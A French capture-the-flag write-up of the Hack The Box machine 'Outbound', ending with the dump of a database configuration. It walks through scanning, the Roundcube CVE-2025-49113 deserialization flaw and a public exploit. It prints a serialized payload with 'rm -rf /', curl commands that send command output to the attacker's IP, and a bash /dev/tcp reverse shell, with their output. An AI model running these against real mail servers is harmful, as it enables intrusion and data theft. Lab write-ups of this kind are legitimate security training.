
Outbound



Outbound

Easy

Linux

Énoncé

As is common in real life pentests, you will start the Outbound box with credentials for the following account :

- tyler / LhKL1o9Nm3X2

Scanning

NMAP

TCP

nmap -sS -sV -sC -T4 -Pn -p- 10.10.11.77 -v

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c4bd276ab10069205dcf755947f18df (ECDSA)
|_  256 2d6d4a4cee2e11b6c890e683e9df38b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://mail.outbound.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- mail.outbound.htb > etc/hosts
- outbound.htb> etc/hosts

UDP


nmap -sU --min-rate 5000 -p- 10.10.11.77

```
All 65535 scanned ports on 10.10.11.77 are in ignored states.
Not shown: 65387 open|filtered udp ports (no-response), 148 closed udp ports (port-
unreach)
```


Enumération

HTTP


Web-Site



tyler / LhKL1o9Nm3X2



The list is empty.



About

Roundcube Webmail 1.6.10

Copyright © 2005-2025, The Roundcube Dev Team

This program is free software; you can redistribute it and/or modify it under the terms of GNU General Public License as published by the Free Software Foundation, either versior of the License, or (at your option) any later version.
Some exceptions for skins & plugins apply.

Installed plugins

Plugin	Version	License	Source
archive	3.5	GPL-3.0+	
filesystem_attachments	1.0	GPL-3.0+	
jqueryui	1.13.2	GPL-3.0+	
zipdownload	3.4	GPL-3.0+	

https://www.cyber.gc.ca/en/alerts-advisories/vulnerability-impacting-roundcube-webmail-cve-2025-49113

Note

On June 1, 2025, Roundcube released a security bulletin for a critical vulnerability affecting Webmail. The issue is described as a Post-Auth RCE via PHP Object Deserialization vulnerability (CVE-2025-49113)*Footnote 1*. The versions of Roundcube products affected are*Footnote 2*:

- Webmail – versions prior to 1.5.10
- Webmail – versions prior to 1.6.11

Une RCE est donc possible aux versions antérieurs à Webmail 1.6.11.

https://x.com/k_firsov

Pinned

Kirill Firsov @k_firsov · Jun 5

My research on CVE-2025-49113 is out. fearsoff.org/research/round.... Happy reading! #CVE #roundcube #poc @FearsOff

5 99 326 26K

https://fearsoff.org/research/roundcube

Le fichier vulnérable

Le fichier de Roundcube concerné est :

```
program/actions/settings/upload.php
```

Dans ce fichier, il y a une ligne qui récupère un paramètre envoyé dans l'URL :

```
$from = $_GET['_from'];
```

Ici, `_from` est un paramètre que l'attaquant peut contrôler. Il n'y a **aucune vérification** : ce que l'attaquant met dans `_from` va être utilisé directement.

Injection dans la session PHP

Le code fait quelque chose comme ça ensuite :

```
$_SESSION[$from] = $_FILES['file'];
```

Donc si tu fais une requête comme :

```
GET /?_from=!exploit
```

Alors PHP va stocker quelque chose comme :

```
$_SESSION['!exploit'] = ...
```

Le point d’exclamation (!) a un comportement spécial dans la gestion des sessions PHP. Il peut faire "bugger" le chargement de la session ou permettre de **forger des objets PHP malveillants** dans la session.

L’exploitation

Maintenant, l’attaquant va essayer d’injecter un **objet PHP malveillant** dans la session. Exemple :

```
O:16:"Crypt_GPG_Engine":1:{s:11:"\0*\0engine";s:13:"id; rm -rf /";}
```

Ce type de contenu va **se désérialiser** automatiquement si une fonction du code de Roundcube ou de ses bibliothèques charge la session et appelle un objet.

> **Note**
>
> Désérialiser : Se mettre sous forme de binaire

Si la classe a une méthode spéciale comme `__destruct()` ou `__wakeup()`, alors PHP va exécuter du code **pendant la fermeture de session**, ou dès le chargement. ➜ ⚠ **Exécution de code sur le serveur.**

Résultat

L’attaquant peut :

- Créer un fichier `.php` sur le serveur ;
- Exécuter des commandes (`id`, `whoami`, `curl`, etc.) ;
- Installer un webshell ou prendre le contrôle total.

Solution


Il faut que Roundcube **vérifie et filtre** le paramètre `_from`, par exemple :

```
$allowed_from = ['profile', 'settings'];
if (!in_array($_GET['_from'], $allowed_from)) {
    die('Invalid source');
}
```

Exploitation

J'ai trouvé un exploit github disponible :


https://github.com/hakaioffsec/CVE-2025-49113-exploit/blob/main/CVE-2025-49113.php



Usage

```
php CVE-2025-49113.php <url> <username> <password> <command>
```

Exemple :




```
➜  1day_roundcube php CVE-2025-49113.php http://localhost:9876 roundcube fearsoff.org 'curl http://host.docker.internal:8000/$(id | base64 -w0)'
[+] Starting exploit (CVE-2025-49113)...
[*] Checking Roundcube version...
[*] Detected Roundcube version: 10610
[+] Target is vulnerable!
[+] Login successful!
[*] Exploiting...
[+] Gadget uploaded successfully!
➜  1day_roundcube
```

```
➜  1day_roundcube python3 -m http.server 8000
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:127.0.0.1 - - [06/Jun/2025 04:31:31] code 404, message File not found
::ffff:127.0.0.1 - - [06/Jun/2025 04:31:31] "GET /dWlkPTMzKHd3dy1kYXRhKSBnaWQ9MzMod3d3LWRhdGEpIGdyb3Vwcz0zMyh3d3ctZG
F0YSkK HTTP/1.1" 404 -
^C
Keyboard interrupt received, exiting.
➜  1day_roundcube echo 'dWlkPTMzKHd3dy1kYXRhKSBnaWQ9MzMod3d3LWRhdGEpIGdyb3Vwcz0zMyh3d3ctZGF0YSkK' | base64 -d
uid=33(www-data) gid=33(www-data) groups=33(www-data)
➜  1day_roundcube
```

> **Note**
>
> Sa méthode est de convertir en base64 le résultat obtenu du get, pour ensuite le décoder.

Application de l'exploit

php CVE-2025-49113.php http://mail.outbound.htb tyler LhKL1o9Nm3X2 "bash -c 'curl http://10.10.14.210:8080/$(id | base64)'"




```
[Jul 14, 2025 - 15:42:07 ] HTB_area /workspace ➜  python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.36.57 - - [14/Jul/2025 15:46:19] code 404, message File not found
10.129.36.57 - - [14/Jul/2025 15:46:19] "GET /dWlkPTAocm9vdCkgZ2lkPTAocm9vdCkgZ3JvdXBzPTAocm9vdCkK HTTP/1.1" 404 -
```


On a réussi à mettre en place la RCE, maintenant on veut pouvoir avoir un reverse shell

Reverse shell

php CVE-2025-49113.php http://mail.outbound.htb tyler LhKL1o9Nm3X2 "bash -c 'bash -i >& /dev/tcp/10.10.14.210/4444 0>&1'"



```
[Jul 14, 2025 - 15:47:15 ] HTB_area /workspace →  php CVE-2025-49113.php http://mail.outbound.htb tyler LhKL1o9Nm3X2 "bash -c 'bash -i >& /dev/tcp/10.10.14.2
10/4444 0>&1'"

[+] Starting exploit (CVE-2025-49113)...
[*] Checking Roundcube version...
[*] Detected Roundcube version: 10610
[+] Target is vulnerable!
[+] Login successful!
[*] Exploiting...
```




```
[Jul 14, 2025 - 15:53:07 ] HTB_area /workspace →  nc -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.36.57.
Ncat: Connection from 10.129.36.57:55860.
bash: cannot set terminal process group (247): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mail:/$
```

Enumération

Après de longues recherches, j'ai trouvé un mot de passe pour une base de données locale :

*cd /var/www/html/roundcube/config/ cat config.inc.php




```
// For examples see http://pear.php.net/manual/en/package.database.mdb2.intro-ds
// NOTE: for SQLite use absolute path (Linux): 'sqlite:////full/path/to/sqlite.d
//       or (Windows): 'sqlite:///C:/full/path/to/sqlite.db'
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';

// IMAP host chosen to perform the log-in.
// See defaults.inc.php for the option description.
$config['imap_host'] = 'localhost:143';

// SMTP server host (for sending mails).
```

